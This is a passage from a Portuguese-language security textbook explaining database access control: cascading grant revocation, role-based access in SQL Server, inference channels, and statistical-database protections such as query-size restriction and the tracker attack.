A opção de concessão permite que um direito de acesso se propague em cascata por vários usuários. Consideramos um direito de acesso específico e ilustramos o fenômeno de cascata na [Figura 5.4](#). A figura indica que Ann concede o direito de acesso a Bob no instante  $t = 10$  e a Chris no instante  $t = 20$ . Suponha que a opção de concessão seja sempre usada. Assim, Bob pode conceder o direito de acesso a David em  $t = 30$ . Chris redundantemente concede o direito de acesso a David em  $t = 50$ . Enquanto isso, David concede o direito a Ellen, que por sua vez o concede a Jim; subsequentemente, David concede o direito a Frank.



**FIGURA 5.4** Bob revoga privilégio de David.

Exatamente como a concessão de privilégios se propaga em cascata de um usuário para outro usando a opção de concessão, a revogação de privilégios também se propaga em cascata. Assim, se Ann revogar o direito de acesso a Bob e a Chris, o direito de acesso é também revogado para David, Ellen, Jim e Frank. Surge uma complicação quando um usuário recebe o mesmo direito de acesso várias vezes, como acontece no caso de David. Suponha que Bob revogue o privilégio de David. Este último ainda tem o direito de acesso porque tal direito foi concedido por Chris em  $t = 50$ . Entretanto, David concedeu o direito de acesso a Ellen após receber o direito, com opção de concessão, de Bob, mas antes de recebê-lo de Chris. A maioria das implementações dita que, nessa circunstância, o direito de acesso de Ellen e, portanto, o de Jim são revogados quando Bob revoga o direito de acesso de David. Isso porque, em  $t = 40$ , quando David concedeu o direito de acesso a Ellen, David só tinha a opção de concessão recebida de Bob para fazer isso. Quando Bob revoga o direito, isso faz com que todas as concessões em cascata subsequentes que estão vinculadas exclusivamente a Bob via David sejam revogadas. Como David concedeu o direito de acesso a Frank depois de David ter recebido o direito de acesso com opção de concessão de Chris, o direito de acesso de Frank permanece ativo. Esses efeitos são mostrados na parte inferior da Figura 5.4.

Generalizando, a convenção seguida pela maioria das implementações é a seguinte. Quando o usuário A revoga um direito de acesso, qualquer direito de acesso em cascata também é revogado, a menos que o direito de acesso pudesse existir mesmo que a concessão original dada por A nunca tivesse ocorrido. Essa

convenção foi proposta pela primeira vez em [GRIF76].

## Controle de acesso baseado em papéis

Um esquema de controle de acesso baseado em papéis (RBAC) ajusta-se naturalmente ao controle de acesso de bancos de dados. Diferentemente de um sistema de arquivos associado a uma única aplicação ou a algumas poucas aplicações, um sistema de banco de dados frequentemente suporta dezenas de aplicações. Em tal ambiente, um usuário individual pode usar uma variedade de aplicações para executar uma variedade de tarefas, cada uma exigindo seu próprio conjunto de privilégios. Seria uma prática administrativa deplorável simplesmente conceder aos usuários todos os direitos de acesso que eles requisitam para todas as tarefas que executam. O RBAC provê um meio de aliviar a carga administrativa e melhorar a segurança.

Em um ambiente de controle de acesso discricionário, podemos classificar os usuários de bancos de dados em três categorias amplas:

- **Proprietário da aplicação:** Um usuário final que detém a propriedade de objetos de banco de dados (tabelas, colunas, linhas) como parte de uma aplicação. Isto é, os objetos do banco de dados são gerados pela aplicação ou são preparados para uso pela aplicação.
- **Usuário final exceto o proprietário da aplicação:** Um usuário final que opera sobre objetos do banco de dados via uma aplicação em particular, mas não é proprietário de quaisquer objetos do banco de dados.
- **Administrador:** Usuário que tem responsabilidade administrativa sobre parte do banco de dados ou todo ele.

Podemos fazer algumas afirmações gerais sobre o RBAC referentes a esses três tipos de usuários. Uma aplicação tem várias tarefas associadas a ela, sendo que cada uma requer direitos de acesso específicos a porções do banco de dados. Para cada tarefa, podem ser definidos um ou mais papéis que especificam os direitos de acesso necessários. O proprietário da aplicação pode designar papéis a usuários finais. Os administradores são responsáveis por papéis mais sensíveis ou gerais, incluindo os que têm a ver com o gerenciamento de componentes físicos e lógicos do banco de dados, como arquivos de dados, usuários e mecanismos de segurança. O sistema precisa ser ajustado para dar a determinados administradores certos privilégios. Por sua vez, os administradores podem designar usuários a papéis relacionados com a administração.

Uma instalação de banco de dados RBAC precisa prover as seguintes

capacidades:

- Criar e remover papéis.
- Definir permissões para um papel.
- Designar e cancelar designações de usuários a papéis.

Um bom exemplo da utilização de papéis no contexto de segurança de bancos de dados é a implementação de RBAC fornecida pelo Microsoft SQL Server (servidor de SQL da Microsoft). O SQL Server suporta três tipos de papéis: papéis de servidor, papéis de banco de dados e papéis definidos pelo usuário. Os dois primeiros tipos de papéis são denominados papéis fixos ([Tabela 5.2](#)); esses papéis são preconfigurados para um sistema com direitos de acesso específicos. O administrador ou o usuário não pode adicionar, remover ou modificar papéis fixos; só é possível adicionar usuários ao conjunto de membros de um papel fixo ou removê-los desse conjunto.

---

### **Tabela 5.2**

#### **Papéis fixos no Microsoft SQL Server**

---

Papel	Permissões
<b>Papéis fixos de servidor</b>	
sysadmin (administrador de sistema)	Pode executar qualquer atividade no SQL Server e tem controle completo sobre todas as funções do banco de dados.
serveradmin (administrador de servidor)	Pode configurar opções válidas para todo o âmbito do servidor ou desligar o servidor.
setupadmin (administrador de configuração)	Pode gerenciar servidores interligados e procedimentos de inicialização.
securityadmin (administrador de segurança)	Pode gerenciar logins e permissões do tipo CREATE DATABASE (criar banco de dados) e também ler registros de erros e alterar senhas.
processadmin (administrador de processos)	Pode gerenciar processos que são executados no SQL Server.
Dbcreator (criador de banco de dados)	Pode criar, alterar e remover bancos de dados.
diskadmin (administrador de disco)	Pode gerenciar arquivos em disco.
bulkadmin (administrador de agregados)	Pode executar instruções do tipo BULK INSERT. <sup>2</sup>
<b>Papéis fixos de banco de dados</b>	
db_owner (proprietário do banco de dados)	Tem todas as permissões no banco de dados.
db_accessadmin (administrador de acessos ao banco de dados)	Pode adicionar ou remover IDs de usuário.
db_datareader (leitor de dados do banco de dados)	Pode selecionar todos os dados de qualquer tabela de usuários no banco de dados.
db_datawriter (escritor de dados no banco de dados)	Pode modificar quaisquer dados em qualquer tabela de usuários no banco de dados.
db_ddladmin (administrador de DDL do banco de dados)	Pode executar todas as instruções da linguagem de definição de dados.
db_securityadmin (administrador de segurança do banco de dados)	Pode gerenciar todas as permissões, propriedades de objetos, papéis e associações a papéis.
db_backupoperator (operador de backup do banco de dados)	Pode executar instruções de DBCC (Database Consistency Check, ou verificação de consistência do banco de dados), CHECKPOINT e BACKUP.
db_denydatareader (negar leitura de dados do banco de dados)	Pode negar permissão para selecionar dados no banco de dados.
db_denydatawriter (negar escrita de dados no banco de dados)	Pode negar permissão para alterar dados no banco de dados.

<sup>2</sup>Nota da Tradução: O comando BULK INSERT serve para importar um arquivo de dados, em formato especificado pelo usuário, para uma tabela ou visão do banco de dados.

**Papéis fixos de servidor** são definidos no nível do servidor e existem independentemente de qualquer banco de dados de usuário. Eles são projetados para facilitar a tarefa administrativa. Esses papéis têm diferentes permissões e são concebidos para prover a capacidade de distribuir as responsabilidades administrativas sem que seja necessário liberar completamente a capacidade de controle. Os administradores de bancos de dados podem usar esses papéis fixos de servidor para designar diferentes tarefas administrativas ao pessoal e lhes conceder somente os direitos de que eles absolutamente precisam.


**Papéis fixos de banco de dados** operam no nível de um banco de dados individual. Como ocorre com papéis fixos de servidor, alguns dos papéis fixos de bancos de dados, como db\_accessadmin (administrador de acessos) e db\_securityadmin (administrador de segurança), são projetados para ajudar um DBA (database administrator, ou administrador de banco de dados) na delegação de responsabilidades administrativas. Outros, como db\_datareader (leitor de

dados) e db\_datawriter (escritor de dados), são projetados para prover permissões abrangentes a um usuário final.

O SQL Server permite que os usuários criem papéis. Esses **papéis definidos pelo usuário** podem então receber direitos de acesso a porções do banco de dados. Um usuário com autorização adequada (tipicamente, um usuário designado ao papel db\_securityadmin) pode definir um novo papel e associar direitos de acesso ao papel. Há dois tipos de papéis definidos pelo usuário: padrão e de aplicação. Para um papel padrão, um usuário autorizado pode designar outros usuários ao papel. Um papel de aplicação é associado a uma aplicação em vez de a um grupo de usuários e requer uma senha. O papel é ativado quando uma aplicação executa o código adequado. Um usuário que tem acesso à aplicação pode usar o papel da aplicação para acesso ao banco de dados. Muitas vezes, aplicações de banco de dados impõem sua própria política de segurança com base na lógica da aplicação. Por exemplo, pode-se usar um papel de aplicação com senha própria daquela aplicação para permitir que um usuário em particular obtenha e modifique quaisquer dados somente durante horários específicos. Assim, pode-se fazer um gerenciamento de segurança mais complexo dentro da lógica da aplicação.

## 5.5 Inferência

Inferência, no que se refere à segurança de bancos de dados, é o processo de realizar consultas autorizadas e deduzir informações não autorizadas das respostas legítimas recebidas. O problema da inferência surge quando uma combinação de vários itens de dados é mais sensível em termos de segurança do que os itens individuais ou quando uma combinação de itens de dados pode ser usada para deduzir dados mais sensíveis. A [Figura 5.5](#) ilustra o processo. O atacante pode fazer uso de dados não sensíveis, bem como de metadados.



**FIGURA 5.5** Acesso indireto a informação via canal de inferência.

Metadados referem-se ao conhecimento de correlações ou dependências entre itens de dados que pode ser usado para deduzir informações que, caso contrário, não estariam disponíveis a determinado usuário. O caminho de transferência de informações pelo qual os dados não autorizados são obtidos é denominado **canal de inferência**.

Em termos gerais, duas técnicas de inferência podem ser usadas para derivar informações adicionais: analisar dependências funcionais entre atributos dentro de uma tabela ou entre tabelas e fundir visões que tenham as mesmas restrições.

Um exemplo da última técnica, mostrado na [Figura 5.6](#), ilustra o problema da inferência. A [Figura 5.6a](#) mostra uma tabela Estoque com quatro colunas. A [Figura 5.6b](#) mostra duas visões definidas em SQL da seguinte maneira:

```
CREATE visao V1 AS
SELECT Disponibilidade, Custo
FROM Estoque
WHERE Departamento = "hardware"
```

```
CREATE visao V2 AS
SELECT Item, Departamento
FROM Estoque
WHERE Departamento = "hardware"
```

Item	Disponibilidade	Custo (\$)	Departamento
Suporte de prateleira	na loja/on-line	7.99	ferragens
Suporte de tampa	somente on-line	5.49	ferragens
Corrente decorativa	na loja/on-line	104.99	ferragens
Forma de bolo	somente on-line	12.99	utensílios domésticos
Limpador de chuveiro/pia	na loja/on-line	11.99	utensílios domésticos
Rolo de abrir massa	na loja/on-line	10.99	utensílios domésticos

(a) Tabela estoque

Disponibilidade	Custo (\$)
na loja/on-line	7.99
somente on-line	5.49
na loja/on-line	104.99

Item	Departamento
Suporte de prateleira	ferragens
Suporte de tampa	ferragens
Corrente decorativa	ferragens

(b) Duas visões

Item	Disponibilidade	Custo (\$)	Departamento
Suporte de prateleira	na loja/on-line	7.99	ferragens
Suporte de tampa	somente on-line	5.49	ferragens
Corrente decorativa	na loja/on-line	104.99	ferragens

(c) Tabela derivada da combinação de respostas a consultas

**FIGURA 5.6** Exemplo de inferência.

Os usuários dessas visões não estão autorizados a acessar a relação entre Item e Custo. Um usuário que tenha acesso a qualquer das duas visões ou a ambas não é capaz de inferir a relação por dependências funcionais. Isto é, não há uma relação funcional entre Item e Custo tal que conhecer Item e talvez outras informações é suficiente para deduzir Custo. Todavia, suponha que as duas visões sejam criadas com a seguinte restrição de acesso: Item e Custo não podem ser acessados juntos. Então, um usuário que conheça a estrutura das tabelas de Estoque e que saiba que as tabelas de visão conservam a mesma ordem de linhas que a tabela de Estoque consegue fundir as duas visões para construir a tabela mostrada na [Figura 5.6c](#). Isso viola a política de controle de acesso que diz que a relação entre os atributos Item e Custo não deve ser revelada.

Em termos gerais, há duas abordagens para lidar com a ameaça de revelação por inferência:

- **Detecção de inferência durante o projeto do banco de dados:** Essa abordagem elimina um canal de inferência mediante a alteração da estrutura do banco de dados ou a mudança do regime de controle de acesso para impedir inferência. Entre os exemplos, citamos a eliminação de dependências entre dados subdividindo uma tabela em várias tabelas ou

usando papéis de controle de acesso mais detalhados em um esquema RBAC. Técnicas nessa categoria frequentemente resultam em controles de acesso desnecessariamente mais estritos, que reduzem a disponibilidade.

- **Detecção de inferência na hora da consulta:** Essa abordagem procura remover uma violação de canal de inferência durante uma consulta ou série de consultas. Se um canal de inferência for detectado, a consulta é negada ou alterada.

Para qualquer das abordagens precedentes, é necessário algum algoritmo de detecção de inferência. Esse é um problema difícil, e o foco de pesquisas constantes. Para demonstrar um pouco da dificuldade, apresentamos um exemplo retirado de [LUNT89]. Considere um banco de dados que contenha informações de pessoal, incluindo nomes, endereços e salários de empregados. Individualmente, as informações de nome, endereço e salário estão disponíveis a um papel subordinado, como o de Encarregado, mas a associação de nomes e salários é restrita a um papel superior, como o de Administrador. Esse problema é semelhante ao ilustrado na [Figura 5.6](#). Uma solução para esse problema é construir três tabelas, que incluem as seguintes informações:

```
Empregados (#Emp, Nome, Endereço)
Salários (#S, Salário)
Emp-Salário (#Emp, #S)
```

```
Empregados (#Emp, Nome, Endereço)
Salários (#S, Salário, Data-de-Admissão)
Emp-Salário (#Emp, #S)
```

Todavia, a data de admissão de um empregado é um atributo de empregado fácil de observar e de descobrir. Assim, um usuário no papel de Encarregado conseguiria inferir (ou inferir parcialmente) o nome do empregado. Isso comprometeria a relação entre empregado e salário. Um modo direto de remover o canal de inferência é adicionar a coluna de data de admissão à tabela Empregados, em vez de à tabela Salários.

O primeiro problema de segurança indicado nesse exemplo, de que era possível inferir a relação entre empregado e salário, pode ser detectado pela análise das estruturas de dados e das restrições de segurança que estão disponíveis para o DBMS. Todavia, o segundo problema de segurança, no qual a coluna de datas de admissão foi adicionada à tabela Salários, não pode ser detectado usando somente as informações armazenadas no banco de dados. Em particular, o banco de dados não indica que o nome do empregado pode ser inferido a partir da data de admissão.

No caso geral de um banco de dados relacional, a detecção de inferência é um problema complexo e difícil. Para bancos de dados com segurança multinível, discutidos no [Capítulo 13](#), e bancos de dados estatísticos, que discutiremos na próxima seção, tem-se observado progresso no sentido de projetar técnicas específicas de detecção de inferência.

## 5.6 Bancos de dados estatísticos

Um banco de dados estatísticos (Statistical Database — SDB) é um banco de dados que provê dados de natureza estatística, como contagens e médias. O nome *banco de dados estatísticos* é usado em dois contextos:

- **Banco de dados estatísticos puro:** Esse tipo de banco de dados armazena apenas dados estatísticos. Um exemplo é um banco de dados de censo. Tipicamente, o controle de acesso para um SDB puro é direto: certos usuários são autorizados a acessar o banco de dados inteiro.
- **Banco de dados comum com acesso estatístico:** Esse tipo de banco de dados contém entradas individuais; é o tipo de banco de dados discutido até aqui neste capítulo. O banco de dados provê suporte a uma população de usuários não estatísticos aos quais é permitido acesso a porções selecionadas do banco de dados mediante controle de acesso discricionário (DAC), controle de acesso baseado em papéis (RBAC) ou controle de acesso mandatório (MAC). Além disso, o banco de dados provê suporte a um conjunto de usuários estatísticos aos quais é permitido acesso somente a

consultas estatísticas. Para estes últimos usuários, estatísticas agregadas baseadas nos dados brutos subjacentes são geradas em resposta à consulta de um usuário ou podem ser calculadas antecipadamente e armazenadas como parte do banco de dados.

Para as finalidades desta seção, estamos preocupados somente com o último tipo de banco de dados e, por conveniência, referimo-nos a ele como SDB. O objetivo do controle de acesso para um sistema SDB é fornecer aos usuários as informações agregadas sem comprometer a confidencialidade de qualquer entidade individual representada no banco de dados. O problema de segurança é um problema de inferência. O administrador do banco de dados deve impedir ou, no mínimo, detectar o usuário do banco de dados que tenta obter informações individuais por meio de uma única consulta estatística ou de uma série delas.

Para essa discussão, usamos o modelo abstrato de tabela do banco de dados relacional mostrado na [Figura 5.7](#). Há  $N$  indivíduos (ou entidades) na tabela e  $M$  atributos. Cada atributo  $A_j$  tem  $|A_j|$  valores possíveis, sendo que  $x_{ij}$  denota o valor do atributo  $j$  para a entidade  $i$ . A [Tabela 5.3](#), tirada de [DENN82], é um exemplo que usamos nos próximos parágrafos. O exemplo é um banco de dados que contém 13 registros confidenciais de estudantes em uma universidade que tem 50 departamentos.

		Atributos					
		$A_1$	• • •	$A_j$	• • •	$A_M$	
Registros	1	$x_{11}$	• • •	$x_{1j}$	• • •	$x_{1M}$	
	•	•		•		•	
	•	•		•		•	
	•	•		•		•	
	•	•		•		•	
	$i$	$x_{i1}$	• • •	$x_{ij}$	• • •	$x_{iM}$	
	•	•		•		•	
	•	•		•		•	
	$N$	$x_{N1}$	• • •	$x_{Nj}$	• • •	$x_{NM}$	

**FIGURA 5.7** Modelo abstrato de um banco de dados relacional.

---

### Tabela 5.3

#### Exemplo de banco de dados estatísticos

---

(a) Banco de dados com acesso estatístico com  $N = 13$  estudantes

Nome	Sexo	Formação	Turma	SAT <sup>3</sup>	IRA
Allen	Feminino	CC	1980	600	3,4
Baker	Feminino	EE	1980	520	2,5
Cook	Masculino	EE	1978	630	3,5
Davis	Feminino	CC	1978	800	4,0
Evans	Masculino	Bio	1979	500	2,2
Frank	Masculino	EE	1981	580	3,0
Good	Masculino	CC	1978	700	3,8
Hall	Feminino	Psi	1979	580	2,8
Iles	Masculino	CC	1981	600	3,2
Jones	Feminino	Bio	1979	750	3,8
Kline	Feminino	Psi	1981	500	2,5
Lane	Masculino	EE	1978	600	3,0
Moore	Masculino	CC	1979	650	3,5

(b) Valores e contagens de atributos

Atributo $A_j$	Valores possíveis	$ A_j $
Sexo	Masculino, Feminino	2
Formação	Bio, CC, EE, Psi, ...	50
Turma	1978, 1979, 1980, 1981	4
SAT	310, 320, 330, ..., 790, 800	50
IRA	0,0, 0,1, 0,2, ..., 3,9, 4,0	41

<sup>3</sup>Nota da tradução: O SAT (Scholastic Assessment Test) é um exame educacional padronizado que serve como critério para admissão nas universidades norte-americanas, de forma semelhante ao ENEM brasileiro.

Fonte: "Relational Database (Revocation)" de CRYPTOGRAPHY AND DATA SECURITY, 1. ed. por Dorothy E. Denning. Copyright © 1982 por Dorothy E. Denning. Impressão e reprodução eletrônica permitida por Pearson Education, Inc., Upper Saddle River, Nova Jersey.

Estatísticas são derivadas de um banco de dados por meio de uma **fórmula característica** (às vezes denominada fórmula booleana),  $C$ , que é uma fórmula lógica aplicada aos valores de atributos. Uma fórmula característica usa os operadores OR, AND e NOT (+, •, ~), escritos aqui em ordem crescente de prioridade. Uma fórmula característica especifica um subconjunto dos registros no banco de dados. Por exemplo, a fórmula

$$(Sexo = Masculino) \bullet ((Formação = CC) + (Formação = EE))$$

especifica todos os estudantes do sexo masculino cuja formação é CC (Ciência da Computação) ou EE (Engenharia Elétrica). Para atributos numéricos, pode-se usar operadores relacionais. Por exemplo, ( $IRA > 3,7$ ) especifica todos os estudantes cujo índice de rendimento acadêmico (a média de notas) é maior do que 3,7. Por simplicidade, omitimos nomes de atributos quando eles são claros pelo contexto. Assim, a fórmula anterior torna-se  $Masculino \bullet (CC + EE)$ .

O **conjunto de consulta** cuja fórmula característica é  $C$ , denotado por  $X(C)$ , é

o conjunto de registros correspondentes àquela característica. Por exemplo, para  $C = \text{Feminino} \cdot CC$ ,  $X(C)$  consiste nos registros 1 e 4, os registros para Allen e Davis.

Uma consulta estatística é uma consulta que produz um valor calculado sobre um conjunto de consulta. A [Tabela 5.4](#) mostra uma lista com algumas estatísticas simples que podem ser derivadas de um conjunto de consulta. Exemplos:  $\text{count}(\text{Feminino} \cdot CC) = 2$ ;  $\text{sum}(\text{Feminino} \cdot CC, \text{SAT}) = 1.400$ .

**Tabela 5.4**

### Algumas consultas de um banco de dados estatísticos

Nome	Fórmula	Descrição
$\text{count}(C)$	$ X(C) $	Número de registros no conjunto de consulta.
$\text{sum}(C, A_j)$	$\sum_{i \in X(C)} x_i$	Soma dos valores do atributo numérico $A_j$ sobre todos os registros em $X(C)$ .
$\text{rfreq}(C)$	$\frac{\text{count}(C)}{N}$	Fração de todos os registros que estão em $X(C)$ .
$\text{avg}(C, A_j)$	$\frac{\text{sum}(C, A_j)}{\text{count}(C)}$	Valor médio do atributo numérico $A_j$ sobre todos os registros em $X(C)$ .
$\text{median}(C, A_j)$		O maior valor de atributo $\lceil  X(C) /2 \rceil$ sobre todos os registros em $X(C)$ . Observe que, quando o tamanho do conjunto de consulta é par, a mediana corresponde ao menor dos dois valores do meio. $[x]$ denota o menor inteiro maior do que $x$ .
$\text{max}(C, A_j)$	$\max_{i \in X(C)} (x_i)$	Valor máximo do atributo numérico $A_j$ sobre todos os registros em $X(C)$ .
$\text{min}(C, A_j)$	$\min_{i \in X(C)} (x_i)$	Valor mínimo do atributo numérico $A_j$ sobre todos os registros em $X(C)$ .

*Observação:*  $C$  = uma fórmula característica, consistindo em uma fórmula lógica sobre os valores de atributos.  $X(C)$  = conjunto de consulta de  $C$ , ou seja, o conjunto de registros que satisfaz  $C$ .

## Inferência a partir de um banco de dados estatísticos

Um usuário estatístico de um banco de dados subjacente de registros individuais está restrito a obter somente dados agregados, ou estatísticos, do banco de dados, sendo que o acesso a registros individuais lhe é proibido. O problema da inferência nesse contexto é que um usuário pode inferir informações confidenciais sobre entidades individuais representadas no SDB. Tal inferência é denominada **comprometimento**. O comprometimento é positivo se um usuário deduzir o valor de um atributo associado a uma entidade individual, e é negativo se o usuário deduzir que determinado valor de um atributo não está associado a uma entidade individual. Por exemplo, a soma estatística  $\text{sum}(EE \cdot \text{Feminino}$ ,

$\text{IRA}) = 2,5$  compromete o banco de dados se o usuário souber que Baker é a única estudante de EE do sexo feminino.

Em alguns casos, a sequência de consultas pode revelar informações. Por exemplo, suponha que um questionador saiba que Baker é uma estudante de EE do sexo feminino, mas não sabe se ela é a única. Considere a seguinte sequência de duas consultas:

**count(EE • Feminino) = 1**

**sum (EE • Feminino, IRA) = 2,5**

Essa sequência revela a informação sensível.

O exemplo anterior mostra como algum conhecimento sobre um único indivíduo no banco de dados pode ser combinado com consultas para revelar informações protegidas. No caso de um banco de dados grande, pode haver algumas oportunidades, ou até nenhuma, de isolar um registro específico que tem um conjunto único de características, como ser a única estudante do sexo feminino em um departamento. Outro ângulo de ataque está disponível a um usuário que saiba de uma mudança incremental no banco de dados. Por exemplo, considere um banco de dados de pessoal no qual a soma dos salários dos empregados possa ser consultada. Suponha que um questionador saiba as seguintes informações:

A faixa de salário para um novo analista de sistemas com bacharelado é \$[50K, 60K]

A faixa de salário para um novo analista de sistemas com mestrado é \$[60K, 70K]


Suponha que dois novos analistas de sistemas sejam adicionados à folha de pagamento e que a mudança na soma dos salários seja \$130K. Então, o questionador sabe que os novos empregados têm mestrado.

Em termos gerais, o problema da inferência para um SDB pode ser enunciado da seguinte maneira. Uma função característica  $C$  define um subconjunto de registros (linhas) dentro do banco de dados. Uma consulta que usa  $C$  provê estatísticas para o subconjunto selecionado. Se o subconjunto for suficientemente pequeno, talvez até mesmo um único registro, o questionador pode conseguir inferir características de um único indivíduo ou de um pequeno grupo. Mesmo para subconjuntos maiores, a natureza ou a estrutura dos dados pode ser tal que informações não autorizadas podem ser liberadas.

## Restrição a consultas

Implementadores de SDB desenvolveram duas abordagens distintas para a proteção de um SDB contra ataques de inferência ([Figura 5.8](#)):

- **Restrição a consultas:** Rejeita uma consulta que pode levar a um comprometimento. As respostas fornecidas são acuradas.
- **Perturbação:** Fornece respostas a todas as consultas, mas as respostas são aproximadas.



**FIGURA 5.8** Abordagens de segurança de bancos de dados estatísticos.

Examinamos a restrição a consultas nesta seção, e a perturbação, na seção seguinte. Técnicas de restrição a consultas fornecem proteção contra inferência, restringindo consultas estatísticas de modo que elas não revelem informações confidenciais de usuários. Uma restrição nesse contexto significa simplesmente que algumas consultas são recusadas.

### ***Restrição ao tamanho da consulta***

A forma mais simples de restrição a consultas é a restrição ao tamanho da consulta. Para um banco de dados de tamanho  $N$  (número de linhas, ou registros), uma consulta  $q(C)$  só é permitida se o número de registros que correspondem a  $C$  satisfizer

$$k \leq |X(C)| \leq N - k \quad (5.1)$$


onde  $k$  é um inteiro fixo maior do que 1. Assim, o usuário não pode acessar qualquer conjunto de consulta que tenha menos do que  $k$  registros. Observe que o limite superior é também necessário. Considere que *Todos* denota o conjunto de todos os registros no banco de dados. Se  $q(C)$  for desautorizada porque  $|X(C)| < k$ , não há qualquer limite superior, então um usuário pode computar  $q(C) = q(Todos) - q(\sim C)$ . O limite superior de  $N - k$  garante que o usuário não tem acesso a estatísticas do conjunto de consultas que tiverem menos do que  $k$  registros. Na prática, consultas da forma  $q(Todos)$  são permitidas, o que permite aos usuários obter fácil acesso a estatísticas calculadas sobre o banco de dados inteiro.

O uso de restrições ao tamanho das consultas defende contra-ataques baseados em conjuntos de consultas muito pequenos. Por exemplo, suponha que um usuário saiba que certo indivíduo  $I$  satisfaz uma fórmula característica dada  $C$  (por exemplo, Allen é uma estudante do sexo feminino cuja formação é CC). Se a consulta **count**( $C$ ) retornar 1, o usuário identificou univocamente  $I$ . Em seguida, ele pode testar se  $I$  tem uma característica particular  $D$  com a consulta **count**( $C \cdot D$ ). De modo semelhante, o usuário pode descobrir o valor de um atributo numérico  $A$  relativo a  $I$  com a consulta **sum**( $C, A$ ).

Embora possa impedir ataques triviais, a restrição ao tamanho da consulta é vulnerável a ataques mais sofisticados, como a utilização de um rastreador (tracker) [DENN79]. Em essência, o questionador divide o que sabe sobre um indivíduo em partes tais que as consultas possam ser feitas tendo como base as partes sem violar a restrição ao tamanho da consulta. A combinação de partes é denominada *rastreador*, porque ela pode ser usada para rastrear características de um indivíduo. Podemos descrever um rastreador em termos gerais usando o caso do parágrafo anterior. A fórmula  $C \cdot D$  corresponde a zero ou a um registro, de modo que a consulta **count**( $C \cdot D$ ) não é permitida. Porém, suponha que a fórmula  $C$  possa ser decomposta em duas partes  $C = C_1 \cdot C_2$ , tal que os conjuntos de consulta para ambas,  $C_1$  e  $T = (C_1 \cdot \sim C_2)$  satisfazem a restrição ao tamanho da consulta. A [Figura 5.9](#) ilustra essa situação; na figura, o tamanho

do círculo corresponde ao número de registros no conjunto de consulta. Se não se sabe se  $I$  é identificado univocamente por  $C$ , a fórmula dada a seguir pode ser usada para determinar se  $\text{count}(C) = 1$ :

$$\text{count}(C) = \text{count}(C1) - \text{count}(T) \quad (5.2)$$



**FIGURA 5.9** Exemplo de rastreador.

Isto é, você conta o número de registros em  $C1$  e então subtrai o número de registros que estão em  $C1$  mas não em  $C2$ . O resultado é o número de registros que estão tanto em  $C1$  como em  $C2$ , que é igual ao número de registros em  $C$ . Usando um raciocínio semelhante, pode-se mostrar que podemos determinar se  $I$  tem o atributo  $D$  com

$$\text{count}(C \bullet D) = \text{count}(T + C1 D) - \text{count}(T) \quad (5.3)$$

